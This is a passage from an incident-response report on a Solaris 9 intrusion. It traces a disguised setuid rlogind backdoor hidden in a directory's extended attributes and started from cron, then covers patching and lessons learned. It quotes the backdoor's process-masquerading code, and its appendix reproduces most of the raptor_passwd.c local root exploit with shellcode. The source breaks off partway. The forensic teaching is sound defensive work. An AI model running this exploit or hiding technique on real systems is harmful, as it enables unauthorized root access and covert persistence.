*.6000       *.*     0     0 49152     0 LISTEN
*.25         *.*     0     0 49152     0 LISTEN
*.25         *.*     0     0 49152     0 LISTEN
*.587        *.*     0     0 49152     0 LISTEN
*.33003      *.*     0     0 49152     0 LISTEN
*.37         *.*     0     0 49152     0 LISTEN
*.7          *.*     0     0 49152     0 LISTEN
*.9          *.*     0     0 49152     0 LISTEN
*.13         *.*     0     0 49152     0 LISTEN
*.19         *.*     0     0 49152     0 LISTEN
*.515        *.*     0     0 49152     0 LISTEN
*.514        *.*     0     0 49152     0 LISTEN
*.512        *.*     0     0 49152     0 LISTEN
*.79         *.*     0     0 49152     0 LISTEN
*.23         *.*     0     0 49152     0 LISTEN
*.21         *.*     0     0 49152     0 LISTEN
*.6000       *.*     0     0 49152     0 LISTEN
*.25         *.*     0     0 49152     0 LISTEN
```

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Figure 33 – Raw output from netstat

- rpcinfo –p to collect all rpc based service ports.

rpcinfo –p

```
program vers proto   port  service
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
    100000    2   tcp    111  rpcbind
    100000    4   udp    111  rpcbind
    100000    3   udp    111  rpcbind
    100000    2   udp    111  rpcbind
    100232   10   udp  32772  sadmind
    100083    1   tcp  32771
    100221    1   tcp  32772
    100068    2   udp  32773
    100068    3   udp  32773
    100068    4   udp  32773
    100068    5   udp  32773
    100229    1   tcp  32773  metad
    100230    1   tcp  32774  metamhd
    100242    1   tcp  32775  metamedd
    100001    2   udp  32774  rstatd
    100001    3   udp  32774  rstatd
    100001    4   udp  32774  rstatd
    100002    2   udp  32775  rusersd
    100002    3   udp  32775  rusersd
    100002    2   tcp  32776  rusersd
    100002    3   tcp  32776  rusersd
    100008    1   udp  32776  walld
    100012    1   udp  32777  sprayd
    100011    1   udp  32778  rquotad
    100024    1   udp  32779  status
    100024    1   tcp  32777  status
    100133    1   udp  32779
    100133    1   tcp  32777
    100021    1   udp   4045  nlockmgr
    100021    2   udp   4045  nlockmgr
    100021    3   udp   4045  nlockmgr
    100021    4   udp   4045  nlockmgr
    100021    1   tcp   4045  nlockmgr
    100021    2   tcp   4045  nlockmgr
    100021    3   tcp   4045  nlockmgr
    100021    4   tcp   4045  nlockmgr
    300598    1   udp  32784
    300598    1   tcp  32781
 805306368    1   udp  32784
 805306368    1   tcp  32781
    100249    1   udp  32785
    100249    1   tcp  32782
```

Figure 34 – Output from rpcinfo –p command

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- Used inetd.conf and /etc/services to eliminate all inetd ports. (See Appendix for /etc/inetd.conf)
- Use known ports from non-inetd applications to eliminate remaining ports.

Port being listened to on target system	Service Name
*.111 *.* 0 0 49152 0 LISTEN	rpcbind - portmapper
*.37 *.* 0 0 49152 0 LISTEN	time – inetd builtin
*.7 *.* 0 0 49152 0 LISTEN	echo – inetd builtin
*.9 *.* 0 0 49152 0 LISTEN	discard – inetd builtin
*.13 *.* 0 0 49152 0 LISTEN	daytime – inetd builtin
*.19 *.* 0 0 49152 0 LISTEN	dhargen – inetd builtin
*.32771 *.* 0 0 49152 0 LISTEN	unknown
*.32772 *.* 0 0 49152 0 LISTEN	sadmind
*.7100 *.* 0 0 49152 0 LISTEN	fs – font service
*.6112 *.* 0 0 49152 0 LISTEN	dtspc
*.32773 *.* 0 0 49152 0 LISTEN	metad - rpc
*.32774 *.* 0 0 49152 0 LISTEN	rstatd – rpc, inetd
*.32775 *.* 0 0 49152 0 LISTEN	ruserd - rpc
*.515 *.* 0 0 49152 0 LISTEN	printer - inetd
*.514 *.* 0 0 49152 0 LISTEN	login - inetd
*.512 *.* 0 0 49152 0 LISTEN	exec - inetd
*.79 *.* 0 0 49152 0 LISTEN	finger - inetd
*.32776 *.* 0 0 49152 0 LISTEN	ruserd, rwalld – rpc, inetd
*.23 *.* 0 0 49152 0 LISTEN	telnet - inetd
*.21 *.* 0 0 49152 0 LISTEN	ftp - inetd
*.540 *.* 0 0 49152 0 LISTEN	sprayd –rpc,inetd
*.32777 *.* 0 0 49152 0 LISTEN	status - rpc
*.4045 *.* 0 0 49152 0 LISTEN	lockd

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*.5987 LISTEN	*.*	0	0	49152	0	unknown
*.898 LISTEN	*.*	0	0	49152	0	unknown
*.32778 LISTEN	*.*	0	0	49152	0	rquotad – rpc, inetd
*.5988 LISTEN	*.*	0	0	49152	0	unknown
*.32779 LISTEN	*.*	0	0	49152	0	status - rpc
*.32780 LISTEN	*.*	0	0	49152	0	unknown
*.32781 LISTEN	*.*	0	0	49152	0	rpc
*.32782 LISTEN	*.*	0	0	49152	0	rpc
*.6000 LISTEN	*.*	0	0	49152	0	X windows
*.25 LISTEN	*.*	0	0	49152	0	sendmail
*.587 LISTEN	*.*	0	0	49152	0	sendmail
*.33003 LISTEN	*.*	0	0	49152	0	unknown

Table 1 – List of known services

Once the ports associated with unknown services are discovered, the next step is to identify the process that is using the port or ports. To perform that task, the lsof command is used to gather the information for each of the unknown ports.

/usr/bin/lsof | grep 898

```
java       9568   root   12u  IPv4 0x301c858a7d8      0t0     TCP
*:898 (LISTEN)
java       9568   root   19u  unix        105,43      0t0  275242
/devices/pseudo/tl@0:ticots->/var/run/smc898/cmdsock (0x300009a58f8)
(Vnode=0x300013c1240)
```

/usr/bin/lsof | grep 5987

```
java       9568   root   18u  IPv4 0x300013c10c8      0t0     TCP
*:5987 (LISTEN)
```

/usr/bin/lsof | grep 5988

```
nscd        248   root  txt   VREG         136,0   275988  448240
/usr/lib/libresolv.so.2
dtlogin     309   root  txt   VREG         136,0   275988  448240
/usr/lib/libresolv.so.2
dtlogin     330   root  txt   VREG         136,0   275988  448240
/usr/lib/libresolv.so.2
dtgreet     343   root  txt   VREG         136,0   275988  448240
```


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```
/usr/lib/libresolv.so.2
sendmail    345  smmsp  txt   VREG         136,0   275988  448240
/usr/lib/libresolv.so.2
sendmail    346   root  txt   VREG         136,0   275988  448240
/usr/lib/libresolv.so.2
java       9568   root   16u  IPv4 0x301c858b558      0t0     TCP
*:5988 (LISTEN)
```

/usr/bin/lsof | grep 32780

```
dtlogin     309   root    7u  IPv4 0x300013c0ac8      0t0     TCP
*:32780 (LISTEN)
```

/usr/bin/lsof | grep 32771

```
rpcbind     168   root    5u  IPv4 0x300001d30b0      0t0     UDP
*:32771 (Idle)
inetd       191   root   22u  IPv4 0x300012a3b38      0t0     TCP
*:32771 (LISTEN)
rpc.ttdbs  9556   root    0u  IPv4 0x300012a3b38      0t0     TCP
*:32771 (LISTEN)
rpc.ttdbs  9556   root    1u  IPv4 0x300012a3b38      0t0     TCP
*:32771 (LISTEN)
rpc.ttdbs  9556   root    2u  IPv4 0x300012a3b38      0t0     TCP
*:32771 (LISTEN)
```

/usr/bin/lsof | grep 33003

```
sqldata    378   root    3u  IPv4 0x30000998f50      0t0     TCP *:33003 (LISTEN)
```

Figure 35 – lsof command to find unknown services

The output from the lsof command identifies the missing services.

Port	Process name	Process ID
898	Java	9568
5987	Java	9568
5988	Java	9568
32780	dtlogin	309
32771	Rpc.ttdbs	9556
33003	sqldata	378

Table 2 – process names derived from lsof output

The next step is to corroborate the information through other means. Using the ps command, the program name can be verified and associated with the process.

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```
# ps -ef | grep 9568

   root 11121 11120  0 13:03:58 pts/4    0:00 grep 9568
   root  9568     1  0 12:11:52 ?        0:32 /usr/java/bin/java -
Dviper.fifo.path=/var/run/smc898/boot.fifo -Xmx128m -Djava.

# ps -ef | grep 309

   root   330   309  0   Jan 31 ?        0:00 /usr/dt/bin/dtlogin -daemon
   root   309     1  0   Jan 31 ?       0:00 /usr/dt/bin/dtlogin -daemon
   root   331   309  0   Jan 31 ??       0:01 /usr/openwin/bin/fbconsole -d :0
   root   329   309  0   Jan 31 ?        4:04 /usr/openwin/bin/Xsun :0 -nobanner -
auth /var/dt/A:0-MeaOMa
   root 11123 11120  0 13:04:03 pts/4    0:00 grep 309

# ps -ef | grep 9556
   root  9556   191  0 12:06:43 ?        0:00 rpc.ttdbserverd
   root 11125 11120  0 13:04:11 pts/4    0:00 grep 9556

# ps –ef | grep 378

      root   378     1  0   Jan 31 ?        0:00 /usr/sbin/vold
   root  9453  9426  0 10:52:35 pts/4    0:00 grep 378
```

Figure 36 – ps command verifying program names

Upon examination of the output from ps, the program name associated with process id 378 is /usr/sbin/vold, and not sqldata. This is an anomaly that must be investigated, since lsof says it is called sqldata. Using the ps command, it is possible to see if there are other anomalies associated with this program.

```
# ps -ef | grep vold
   root 378     1  0 Feb 3 ?        0:00 /usr/sbin/vold
   root 277     1  0 Jan 31 ?       0:00 /usr/sbin/vold
   root 11127 11120  0 13:06:38 pts/4    0:00 grep vold
```

Figure 37 – ps verifying two vold processes

On a standard Solaris system, there should not be two copies of /usr/sbin/vold running on the system with a parent id of 1. Process id 378 is highly suspicious. The sqldata file has to be located. One possibility is that the program is executed out of the directory where it is stored and that it is possible that the working directory of the process will reveal its location. Therefore, using the pwdx command, an attempt can be made to ascertain the location. The following command is executed:

```
# /usr/sbin/pwdx 378
```


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378: /

Figure 38 – Using pwdx

As can be seen from the output, the program probably changed its current directory to /. Although / can be searched, it is doubtful that the program is there. The second attempt at this is to simply use the find command and locate the sqldata file. Therefore, the following command is executed:

find / -print | grep sqldata

/opt/local/sql/sqldata

Figure 39 – Using find to locate remote backdoor program

The output from this command yields one file. Upon closer examination, it does not seem possible that this is the sqldata file that is running. Further information is obtained by using the ls command:

ls –l /opt/local/sql/sqldata

-r--r--r-- 1 root other 74 Feb 3 09:55 /opt/local/sql/sqldata

Figure 40 – Using ls to verify first attempt to find remote backdoor program

This is a 74 byte file that is not executable, making it highly unlikely this to be the remote backdoor program. At this point, it is necessary to look for other evidence. For the intruder to have access to the system across reboots, the remote backdoor program would have to be started in some fashion that did not require human intervention. Under Solaris, some of the mechanisms are:

- a job executed in /etc/inittab
- a job executed in /etc/rc*.d/S*
- a job executed in cron
- a job executed with `at` (part of the execution would require that the job is scheduled with `at`
- a job executed in `inetd`

Upon reviewing /etc/inittab and /etc/rc*.d/S*, there were no `sql` jobs started in any of those files. That leaves `cron`.

Since the sqldata is owned by the sql account, an inspection of the cron jobs may yield more results. The following file is then examined:

ls –l /var/spool/cron/crontabs/sql

```
-r--------   1 root     sql           57 Feb 27 11:00
/var/spool/cron/crontabs/sql
```


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```
# cat /var/spool/cron/crontabs/sql
0 * * * * /usr/local/sql/sqlclean /usr/local/sql sqldata
```

Figure 41 – Finding intruder's job in crontabs

A review of this command shows that /opt/local/sql/sqlclean is being executed on the sql directory and specifically the sqldata file. At this point, a look at the sqlclean file is in order:

```
# ls –l /opt/local/sql/sqlclean
-r-xr-xr-x   1 root   other    6104 Feb 3 09:58
/opt/local/sql/sqlclean
#
```

Figure 42 – Checking sqlclean

To investigate deeper, it is appropriate to see if this binary is exactly what it purports to be. An md5 checksum of the binary is taken and that output is used as input to the Sun FingerPrint companion program (sfpC.pl). This is used to determine if the binary is a Sun binary or not. The following commands are executed (Note: Internet access must be available for this to work):

```
# /usr/local/bin/md5 /opt/local/sql/sqlclean > /tmp/a

# /usr/local/bin/sfpC.pl /tmp/a


 12ccde4d0f971f56f372e5e5466a848f - /opt/local/sql/sqlclean -
1 match(es)


 canonical-path: /usr/bin/runat
 package: SUNWcsu
 version: 11.9.0,REV=2002.04.06.15.27
 architecture: sparc
 source: Solaris 9/SPARC
```

Figure 43 – Using md5 and sfpC.pl to verify sqlclean

As a result of this command, the fingerprint check shows that the program is actually the Solaris runat command. Based on this piece of evidence, it is evident that the cron entry is not sqlclean but a runat command using the /opt/local/bin/sql directory as the source of attribute and executing the sqldata file. Therefore, the sqldata file is probably hiding in the extended attribute space of the directory. To prove this theory, the following command is executed:

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```
# runat /opt/local/sql ls –l

total 528
---s--x--x   1 root     other     259948 Feb  3 09:56
sqldata
```

Figure 44 – Using runat for second attempt to locate sqldata file

The resulting output clearly shows a sqldata file that is executable and is run setuid to root. Using the strings command to view the ascii strings in the binary can help confirm that. It appears that the intruder made the copy to misdirect investigators.

Using the strings command on the sqldata file, the following information is gained.

```
# runat /opt/local/sql strings sqldata | grep vold
/usr/sbin/vold
# runat /opt/local/sql strings sqldata | grep rlogind
rlogind: %s: %s.
rlogind: %s.
usage: rlogind [options]
```

Figure 45 – Using runat and strings to verify sqldata file

The output demonstrates that the sqldata file is a version of rlogind. It is also determined that the /usr/bin/vold string is inside the program. It seems that the program re-executed itself with argv[0] as /usr/bin/vold so that it would show up in the ps list that way, rather than as sqldata, which would have been highly suspicious. A section of the rlogind code is included to demonstrate this technique.

```
if (strcmp (argv[0],"/usr/sbin/vold")) {
      execl("sqldata","/usr/sbin/vold",0);
}
chdir ("/");
```

Figure 46 – Excerpt from rlogind program

To verify this, the gcore command can be executed to dump an image of the suspected process. The following commands are run:

```
# gcore 378
gcore: core.378 dumped
# strings core.378 | grep rlogind
rlogind: %s: %s.
rlogind: %s.
```


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```
usage: rlogind [options]
 rlogind
# strings core.378 | grep vold
/usr/sbin/vold
/usr/sbin/vold
/usr/sbin/vold
(/usr/sbin/vold
/usr/sbin/vold
```

Figure 47 – Using gcore and strings to verify remote backdoor process

The resulting strings match the sqldata file, but this is not certain. However, an md5 checksum would verify if this is the same program. In Solaris, a copy of the executable is placed in the process directory in the /proc file system. By performing an md5 checksum on the binary copy in the /proc file system (depicted as /proc/<pid>/object/a.out) and on the sqldata file, this verifies that the sqldata file is the one running on the system.

```
# /usr/local/bin/md5 /proc/378/object/a.out

df601c79bd16585e2485b1f0ff9233a9     /proc/378/object/a.out

# runat /opt/local/sql/sqldata /usr/local/bin/md5 sqldata

df601c79bd16585e2485b1f0ff9233a9     sqldata
```

Figure 48 – Using md5 to verify sqldata and remote backdoor process

Since the md5 checksums match, the program associated with process 378 is the sqldata file in the extended attribute space of the /opt/local/sql directory.

Eradication

Before eradicating the exploit, a review of the company's incident response policy must occur. As described earlier, there are two primary policy approaches: "Protect and Proceed" and "Pursue and Prosecute".

Protect and Proceed

The following steps can be undertaken to remove the exploit, move through the recovery phase and put the machine back into production.

- Use runat to remove the local attribute entry (and any others we find that do the same thing.
- Patch the Solaris system to remove the local exploit. The problem number assigned to the exploited problem is listed below:

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4793719 pam_authtok_check.so.1::circ() too space-conservative

Figure 49 – Problem number from Sun Alert 57454

The patch from Sun Microsystems is included below. This patch obsoletes the exact patch that fixed the exploit (113476-11)[29]

Status: RELEASED
Patch Id: 112960-23
Keywords: security libsldap ldap_cachemgr ldap sigbus buffer libldap
Summary: SunOS 5.9: patch libsldap ldap_cachemgr libldap
Date: Feb/25/2005
Installation Requirements:
Reconfigure immediately after patch is installed
Install in Single User Mode
Solaris Release: 9
Sun OS Release: 5.9
Unbundled Product:
Unbundled Release:
Xref: This patch available for x86 as patch 114241
Topic:
SunOS 5.9: patch libsldap ldap_cachemgr libldap
Relevant Architecture: sparc
BugId's fixed with this patch:

4192824 4248430 4357827 4390053 4523936 4614945 4624458 4630226 4643366 4645604 4648140 4648146 4658569 4658625 4660019 4670947 4677591 4682120 4683522 4700602 4709300 4720818 4723361 4743707 4746114 4747441 4751386 4751394 4754634 4756113 4757282 4765506 4768140 4774607 4776571 4779333 4780109 4787488 4793719 4802414 4805635 4830406 4830525 4858673 4873939 4874749 4877796 4887906 4890233 4890303 4894583 4913437 4920444 4966423 4977110 4980441 4981868 4988859 5003953 5005602 5006801 5012514 5014922 5014993 5044522 5067333

Changes incorporated in this version:

4894583

Patches accumulated and obsoleted by this patch:

113152-01 113166-01 113476-13

Patches which conflict with this patch:
Required Patches:

[29] Sunsolve Patch Support Portal, "Sunsolve Patch #112960-23", February 25, 2005, Sun Microsystems, accessed March 7, 2005. <http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-112960-23-1>

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```
112874-06 (or greater)
```

Figure 50 – Excerpt of patch description that patches Sun Alert 57454

As the reader can see, this patch fixes the problem associated with the circ () buffer overflow. The system administrator will apply the patch as follows:

```
# patchadd 112960-23

Checking installed patches...
Verifying sufficient filesystem capacity (dry run method)...
Installing patch packages...

Patch number 112960-23 has been successfully installed.
See /var/sadm/patch/112960-23/log for details

Patch packages installed:
  SUNWarc
  SUNWarcx
  SUNWcsl
  SUNWcslx
  SUNWcstl
  SUNWcstlx
  SUNWhea
  SUNWnisu

#
```

Figure 51 – Output from patch installation

After the system is patched, test the system using the discovered exploit code to verify that it no longer functions.

```
$ ./raptor_passwd <password removed>
raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9


Using SI_PLATFORM       : SUNW,Sun-Blade-100 (5.9)
Using stack base        : 0xffbffffc
Using var address       : 0xffbffb50
Using rwx_mem address   : 0xff3f6004
Using sc address        : 0xffbfff94
Using ff address        : 0xffbfff50
Using strcpy() address  : 0xff3e0288

Error: not vulnerable
$
```


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Figure 52 – Verification that patch resolves issue

Check all other Solaris systems to verify whether they are patched for the exploit.

Pursue and Prosecute

The following steps must be taken to preserve the evidence for possible legal action (e.g. prosecution, civil lawsuit, etc). At this point, all volatile data should have been saved and collected (in part of the forensic examination, viewing of volatile data uncovered the exploit). Once the data has been collected, the machine should be halted. Do not do a shutdown as buffers may be flushed and evidence may be damaged. Once the machine is halted (by entering `STOP-A` on the console), the disk should be removed from the system and a byte-by-byte copy must be made. Any forensic examination of the disk must be performed on the copy. A copy can also be used if critical data or applications need to be removed from the drive and restored back into the production system. In this case, the eradication and recovery merge into one phase as the system is rebuilt on a fresh disk with known good installation media. Any data or applications that are recovered from the copy of the exploited machine must be carefully screened before the data is put into production. From a "Pursue and Prosecute" standpoint, all activities of containment, securing evidence, eradication and recovery must be documented in a log book that will be turned over to law enforcement and may be used at trial. This log book maintains the processes that were followed to avoid any disputes over the veracity of digital evidence. It also identifies the people involved in the investigation and provides a timeline of events.

Recovery

From a recovery standpoint, there are two different paths that can be used to restore the system. The first one involves reloading the system from known good media. This is the safest method in that any exploits in the operating system platform would be removed from the system. Once installed, patches would be applied to close the holes used by the exploit and the system can be put back into production. This method must be used if you are going to contact law enforcement to start a criminal investigation, as the original disk must be preserved.

However, there may be instances where it is not possible to re-install the system. Some critical systems may have to be left up by company policy and can't be taken offline for reload. In this case, a very careful examination of the

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system must be made to be certain that every port is accounted for and that every userID is examined for unusual activity. This is not the preferred method, but in some circumstances, may be the only method at the system administrator's disposal.

The Sun Microsystems FingerPrint database can provide some assurance of the integrity of system binaries. However, this is a tedious process and will not cover third party software.

Lessons Learned

- The first exploit found on a system may not be the last exploit on the system. An intruder will most likely leave another mechanism to get into a system in the event the first one is closed off. In this case, the intruder was an insider who knew that the company policy was to patch the Solaris systems on a regular basis. The intruder knew that it would be a matter of time before the administrator would have applied a patch to the system that would have closed off the local exploit. By placing the remote exploit, the intruder guaranteed that they would have another method for compromising the system. By storing the program in extended attribute space (thus hiding it from view) and having it start itself as /usr/bin/vold, the intruder made it very difficult for the system administrator to discover the exploit. Use due diligence to investigate the whole system and other systems in the enterprise.
- Local exploits are much harder to discover than remote exploits. With remote exploits, an IDS/IPS sensor could pick up on the attempt and send an alert. In many cases, a host based IDS system that can trap system calls may have found this local exploit. However, the victim system did not have host IDS in place.
- While many organizations focus on attacks from outside, unauthorized users, a bigger threat comes from the trusted internal user. Companies expect bad guys to attempt to break into their systems remotely, but they rarely expect an inside job.
- Setting the noexec_user_stack=1 variable in /etc/system will eliminate stack based attacks (for `Solaris 2.6 - 10` and only on `sun4u` and `sun4m` archiectures), but will not stop `ret-into-ld` attacks.
- System administrators must be diligent in keeping up with the latest security patches from software vendors and apply them in a timely fashion to reduce the possibility of a system being exploited.
- Systems should be hardened and unnecessary services eliminated to reduce an attacker's ability of exploiting a system.
- Always reload the system from known good media. If reload is not possible (business constraints), then check all system binaries and verify that there is nothing running in extended attribute space (find / -xattr would be a good start)

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- The Solaris FingerPrint database can be a useful tool to verify the integrity of Solaris binaries.
- Maintain md5 signatures on all critical binaries and run an integrity check on a regular basis to verify the binaries haven't changed. Store these signatures offline.
- It is important to make sure that systems administrators have an understanding of new features in the operating system platform and the potential for exploits. However, it may not always be possible to know everything about these features and understand the security implications. In many cases, systems administrators are overwhelmed with maintaining systems and have little time to keep up with new features. Corporations must allow for time to be set aside for systems administrators to acquaint themselves with new features of their products. Ideally, systems administrators should attend training classes from an authoritative source on the operating system platform.

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Appendix

Raptor_passwd.c – local escalation exploit

```
/*
 * $Id: raptor_passwd.c,v 1.1.1.1 2004/12/04 14:35:33 raptor Exp $
 *
 * raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
 *
 * Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0 allows local users
 * to gain privileges via unknown attack vectors (CAN-2004-0360).
 *
 * "Those of you lucky enough to have your lives, take them with you. However,
 * leave the limbs you've lost. They belong to me now." -- Beatrix Kidd0
 *
 * This exploit uses the ret-into-ld.so technique, to effectively bypass the
 * non-executable stack protection (noexec_user_stack=1 in /etc/system). The
 * exploitation wasn't so straight-forward: sending parameters to passwd(1)
 * is somewhat tricky, standard ret-into-stack doesn't seem to work properly
 * for some reason (damn SEGV_ACCERR), and we need to bypass a lot of
memory
 * references before reaching ret. Many thanks to Inode
<inode@deadlocks.info>.
 *
 * Usage:
 * $ gcc raptor_passwd.c -o raptor_passwd -ldl -Wall
 * $ ./raptor_passwd <current password>
 * [...]
 * # id
 * uid=0(root) gid=1(other) egid=3(sys)
 * #
 *
 * Vulnerable platforms:
 * Solaris 8 with 108993-14 through 108993-31 and without 108993-32 [tested]
 * Solaris 9 without 113476-11 [tested]
 */

#include <ctype.h>
#include <dlfcn.h>
#include <fcntl.h>
#include <link.h>
#include <procfs.h>
#include <stdio.h>
```


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```
#include <stdlib.h>
#include <strings.h>
#include <stropts.h>
#include <unistd.h>
#include <sys/systeminfo.h>

#define       INFO1"raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9"
#define       INFO2""

#define       VULN "/usr/bin/passwd"    // target vulnerable program
#define       BUFSIZE     256                 // size of the evil buffer
#define       VARSIZE     1024                // size of the evil env var
#define       FFSIZE      64 + 1              // size of the fake frame
#define       DUMMY       0xdeadbeef          // dummy memory address
#define       CMD   "id;uname -a;uptime;\n"    // execute upon exploitation

/* voodoo macros */
#define       VOODOO32(_,__,___)      {_--;_+=(__+___-1)%4-_%4<0?8-_%4:4-
_%4;}
#define       VOODOO64(_,__,___)      {_+=7-(_+(__+___+1)*4+3)%8;}

char sc[] = /* Solaris/SPARC shellcode (12 + 48 = 60 bytes) */
/* setuid() */
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
/* execve() */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\x90\x03\xe0\x20"
"\x92\x02\x20\x10\xc0\x22\x20\x08\xd0\x22\x20\x10\xc0\x22\x20\x14"
"\x82\x10\x20\x0b\x91\xd0\x20\x08/bin/ksh";

/* globals */
char    *env[256];
int     env_pos = 0, env_len = 0;

/* prototypes */
int     add_env(char *string);
void    check_addr(int addr, char *pattern);
int     find_pts(char **slave);
int     search_ldso(char *sym);
int     search_rwx_mem(void);
void    set_val(char *buf, int pos, int val);
void    shell(int fd);
int     read_prompt(int fd, char *buf, int size);

/*
 * main()
 */
```


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```
int main(int argc, char **argv)
{
        char    buf[BUFSIZE], var[VARSIZE], ff[FFSIZE];
        char    platform[256], release[256], cur_pass[256], tmp[256];
        int     i, offset, ff_addr, sc_addr, var_addr;
        int     plat_len, prog_len, rel;

        char    *arg[2] = {"foo", NULL};
        int     arg_len = 4, arg_pos = 1;

        int     pid, cfd, newpts;
        char    *newpts_str;

        int     sb = ((int)argv[0] | 0xffff) & 0xfffffffc;
        int     ret = search_ldso("strcpy");
        int     rwx_mem = search_rwx_mem();

        /* print exploit information */
        fprintf(stderr, "%s\n%s\n\n", INFO1, INFO2);

        /* read command line */
        if (argc != 2) {
                fprintf(stderr, "usage: %s current_pass\n\n", argv[0]);
                exit(1);
        }
        sprintf(cur_pass, "%s\n", argv[1]);

        /* get some system information */
        sysinfo(SI_PLATFORM, platform, sizeof(platform) - 1);
        sysinfo(SI_RELEASE, release, sizeof(release) - 1);
        rel = atoi(release + 2);

        /* prepare the evil buffer */
        memset(buf, 'A', sizeof(buf));
        buf[sizeof(buf) - 1] = 0x0;
        buf[sizeof(buf) - 2] = '\n';

        /* prepare the evil env var */
        memset(var, 'B', sizeof(var));
        var[sizeof(var) - 1] = 0x0;

        /* prepare the fake frame */
        bzero(ff, sizeof(ff));

        /*
         * saved %l registers
```

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```
 */
set_val(ff, i  = 0, DUMMY);          /* %l0 */
set_val(ff, i += 4, DUMMY);                  /* %l1 */
set_val(ff, i += 4, DUMMY);                  /* %l2 */
set_val(ff, i += 4, DUMMY);                  /* %l3 */
set_val(ff, i += 4, DUMMY);                  /* %l4 */
set_val(ff, i += 4, DUMMY);                  /* %l5 */
set_val(ff, i += 4, DUMMY);                  /* %l6 */
set_val(ff, i += 4, DUMMY);                  /* %l7 */

/*
 * saved %i registers
 */
set_val(ff, i += 4, rwx_mem);                /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242);    /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);                  /* %i2 */
set_val(ff, i += 4, DUMMY);                  /* %i3 */
set_val(ff, i += 4, DUMMY);                  /* %i4 */
set_val(ff, i += 4, DUMMY);                  /* %i5 */
set_val(ff, i += 4, sb - 1000);              /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8);   /* %i7: return address */

/* fill the envp, keeping padding */
ff_addr = add_env(var);                      /* var must be before ff! */
sc_addr = add_env(ff);
add_env(sc);
add_env(NULL);

/* calculate the offset to argv[0] (voodoo magic) */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = arg_len + env_len + plat_len + prog_len;
if (rel > 7)
        VOODOO64(offset, arg_pos, env_pos)
else
        VOODOO32(offset, plat_len, prog_len)

/* calculate the needed addresses */
var_addr = sb - offset + arg_len;
ff_addr += var_addr;
sc_addr += var_addr;

/* set fake frame's %i1 */
set_val(ff, 36, sc_addr);            /* 2nd arg to strcpy() */

/* check the addresses */
```


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```
check_addr(var_addr, "var_addr");
check_addr(ff_addr, "ff_addr");

/* fill the evil buffer */
for (i = 0; i < BUFSIZE - 4; i += 4)
        set_val(buf, i, var_addr);
/* may need to bruteforce the distance here */
set_val(buf, 112, ff_addr);
set_val(buf, 116, ret - 4);             /* strcpy(), after the save */

/* fill the evil env var */
for (i = 0; i < VARSIZE - 4; i += 4)
        set_val(var, i, var_addr);
set_val(var, 0, 0xffffffff);            /* first byte must be 0xff! */

/* print some output */
fprintf(stderr, "Using SI_PLATFORM\t: %s (%s)\n", platform, release);
fprintf(stderr, "Using stack base\t: 0x%p\n", (void *)sb);
fprintf(stderr, "Using var address\t: 0x%p\n", (void *)var_addr);
fprintf(stderr, "Using rwx_mem address\t: 0x%p\n", (void *)rwx_mem);
fprintf(stderr, "Using sc address\t: 0x%p\n", (void *)sc_addr);
fprintf(stderr, "Using ff address\t: 0x%p\n", (void *)ff_addr);
fprintf(stderr, "Using strcpy() address\t: 0x%p\n\n", (void *)ret);

/* find a free pts */
cfd = find_pts(&newpts_str);

/* fork() a new process */
if ((pid = fork()) < 0) {
        perror("fork");
        exit(1);
}

/* parent process */
if (pid) {

        sleep(1);

        /* wait for password prompt */
        if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
                fprintf(stderr, "Error: timeout waiting for prompt\n");
                exit(1);
        }
        if (!strstr(tmp, "ssword: ")) {
                fprintf(stderr, "Error: wrong prompt received\n");
                exit(1);
```


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```
        }

        /* send the current password */
        write(cfd, cur_pass, strlen(cur_pass));
        usleep(500000);

        /* wait for password prompt */
        if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
                fprintf(stderr, "Error: timeout waiting for prompt\n");
                exit(1);
        }
        if (!strstr(tmp, "ssword: ")) {
                fprintf(stderr, "Error: wrong current_pass?\n");
                exit(1);
        }

        /* send the evil buffer */
        write(cfd, buf, strlen(buf));
        usleep(500000);

        /* got root? */
        if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
                fprintf(stderr, "Error: timeout waiting for shell\n");
                exit(1);
        }
        if (strstr(tmp, "ssword: ")) {
                fprintf(stderr, "Error: not vulnerable\n");
                exit(1);
        }
        if (!strstr(tmp, "# ")) {
                fprintf(stderr, "Something went wrong...\n");
                exit(1);
        }

        /* semi-interactive shell */
        shell(cfd);

/* child process */
} else {

        /* start new session and get rid of controlling terminal */
        if (setsid() < 0) {
                perror("setsid");
                exit(1);
        }
```

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```
                /* open the new pts */
                if ((newpts = open(newpts_str, O_RDWR)) < 0) {
                        perror("open");
                        exit(1);
                }

                /* ninja terminal emulation */
                ioctl(newpts, I_PUSH, "ptem");
                ioctl(newpts, I_PUSH, "ldterm");

                /* close the child fd */
                close(cfd);

                /* duplicate stdin */
                if (dup2(newpts, 0) != 0) {
                        perror("dup2");
                        exit(1);
                }

                /* duplicate stdout */
                if (dup2(newpts, 1) != 1) {
                        perror("dup2");
                        exit(1);
                }

                /* duplicate stderr */
                if (dup2(newpts, 2) != 2) {
                        perror("dup2");
                        exit(1);
                }

                /* close the new pts */
                if (newpts > 2)
                        close(newpts);

                /* run the vulnerable program */
                execve(VULN, arg, env);
                perror("execve");
        }

        exit(0);
}

/*
 * add_env(): add a variable to envp and pad if needed
 */
```

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```
int add_env(char *string)
{
        int     i;

        /* null termination */
        if (!string) {
                env[env_pos] = NULL;
                return(env_len);
        }

        /* add the variable to envp */
        env[env_pos] = string;
        env_len += strlen(string) + 1;
        env_pos++;

        /* pad the envp using zeroes */
        if ((strlen(string) + 1) % 4)
                for (i = 0; i < (4 - ((strlen(string)+1)%4)); i++, env_pos++) {
                        env[env_pos] = string + strlen(string);
                        env_len++;
                }

        return(env_len);
}

/*
